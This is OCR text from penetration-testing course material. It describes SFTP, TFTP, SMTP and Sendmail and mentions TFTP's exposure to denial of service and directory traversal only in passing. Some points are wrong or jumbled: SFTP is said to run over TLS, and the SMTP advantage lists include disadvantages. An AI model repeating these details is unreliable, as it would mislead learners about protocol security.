


Figure A.56: Restricting Logon attempts

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Secure File Transfer Protocol (SFTP)


The Secure File Transfer Protocol (SFTP) is an enhanced version of FTP, that is used for accessing and transferring the files over a network securely. This protocol is also called as SSH File Transfer Protocol, as it uses Secure Shell (SSH) for secure transmission and user authentication. This protocol encrypts the plaintext information while transmitting it over a network and restricts unauthorized access and protects from password sniffing, and MITM attacks. The user and server authentication in SFTP is done using either a password or a pair of encryption keys (public and private keys).

SFTP is a secure version of FTP and an extension of SSH2 protocol. It is used for secure file transmission and file access over reliable data stream. It runs on TCP port 22. IETF group has designed this protocol to perform secure file transfers and file access over Transport Layer Security (TLS). SFTP protocol supports the full authentication of SSH protocol. This SFTP protocol helps in protecting against password sniffing and man-in-the-middle attacks.



Figure A.57: Working of SFTP

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Trivial File Transfer Protocol (TFTP)

TFTP is a lockstep communication protocol. It transmits files in both directions of a client-server application. It helps in nodes booting on a local area network when the operating system or firmware images are stored on a file server. TFTP only reads and writes files from or to a remote server. It cannot list, delete, or rename files or directories and it has no provisions for user authentication. TFTP is generally only used on local area networks (LAN). TFTP constitutes an independent exchange.

Weaknesses:

- It is vulnerable to denial of service (DoS) attack.
- It is vulnerable to Directory traversal vulnerability.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Simple Mail Transfer Protocol (SMTP)

- SMTP is an application layer protocol for **electronic mail (email) transmission**
- It is a relatively simple and text-based protocol that communicates with the mail server over **TCP port 25**
- There are two types of SMTP model
  - End to end: Used to communicate between different organization
  - Store and forward : Used to communicate within organization

Features:

- Mail forwarding
- Mail gatewaying
- Mail relaying
- Address debugging
- Mailing list expansion



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Simple Mail Transfer Protocol (SMTP) (Cont'd)

Advantages:

- SMTP provides the simplest form of communication through mail
- Quick email delivery
- It offers reliability in terms of outgoing email messages
- Easy to connect and can connect to any system having flexibility with existing applications
- Supported on many platform
- Low implementation and administration cost
- Security matters for SMTP are worst
- Limited to 7 bit ASCII characters
- SMTP lacks the security specified in X.400
- Its simplicity limits its usefulness

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Simple Mail Transfer Protocol (SMTP)

SMTP is an application layer protocol for electronic mail(email) transmission. It is a relatively simple and text-based protocol which communicates with the mail server over TCP port 25.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.58: Model of SMTP

There are two types of SMTP model:

- **End to end**: Used to communicate between different organization
- **Store and forward**: Used to communicate within organization


Features of SMTP:

- Mail forwarding
- Mail gatewaying
- Mail relaying
- Address debugging
- Mailing list expansion

Advantages of SMTP:

- SMTP provides the simplest form of communication through mail
- Quick email delivery
- It offers reliability in terms of outgoing email messages
- Easy to connect and connect to any system having flexibility with existing applications
- Supported on many platforms
- Low implementation and administration cost
- Security matters for SMTP are worst
- Limited to 7 bit ASCII characters
- SMTP lacks the security specified in X.400
- Its simplicity limits its usefulness

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sendmail

Sendmail is the unix-based implementation of SMTP protocol. Sendmail is a general purpose internetwork email routing facility that supports many kinds of mail-transfer. Sendmail has number of security vulnerabilities in it. The CVE databases shows the recent security vulnerabilities in Sendmail.

